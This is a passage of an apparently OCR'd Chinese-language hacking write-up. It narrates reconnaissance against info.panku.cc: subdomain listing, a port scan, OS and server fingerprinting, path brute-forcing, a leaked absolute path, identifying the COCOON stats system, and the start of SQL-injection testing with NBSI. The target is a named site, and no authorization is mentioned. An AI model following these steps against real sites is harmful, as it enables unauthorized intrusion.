
www.panku.cc
jingjia.panku.cc
server.panku.cc
bbs.panku.cc
test.panku.cc
info.panku.cc


分别的把子域名都浏览了一下，最引起我兴趣的还是 info.panku.cc 这个，先来扫描一下目标主机开放的端口，如图2。

主机仅仅开放了 80、3389、2433 这三个端口，登录 3389 判断出主机采用的是 Windows Server 2003企业版，WEB 服务器采用的是 IIS6.0。而 2433 端口据我的猜测可能是修改了默认 1433 端口的 MSSQL 数据库，具体的版本细节不知道，我想管理员应该打了相应的 MSSQL 溢出补丁了，所以还是通过 80 端口来渗透吧。使用浏览器浏览 info.panku.cc，打开后是个登录的页面。我尝试了几个常用的密码都登录失败了，当时的思路是暴力破解和敏感路径的猜解。先使用臭要饭的路径猜解工具猜测下，如图3。

发现了一个 Supervise 目录，Supervise 中文意思是监督管理，估计该目录下存放的是个网站管理脚本或统计流量脚本。在








该目录的后面加个index.asp，返回了错误信息，暴露了主机存放WEB站点的绝对路径，我尝试利用暴露出来路径，以“inc/chkLogin.asp”为关键字在Google搜索了一下，看看采用的是什么脚本系统，通过Google的返回结果看出是COCOON统计系统，知道了采用的脚本系统，剩下的就好办了。直接输入相关的脚本文件名，就能正常访问了，如图4。


二、渗透


在没有查看COCOON统计系统的脚本源代码前，先使用NBSI看下COCOON统计系统有没有脚本注入漏洞，如图5。

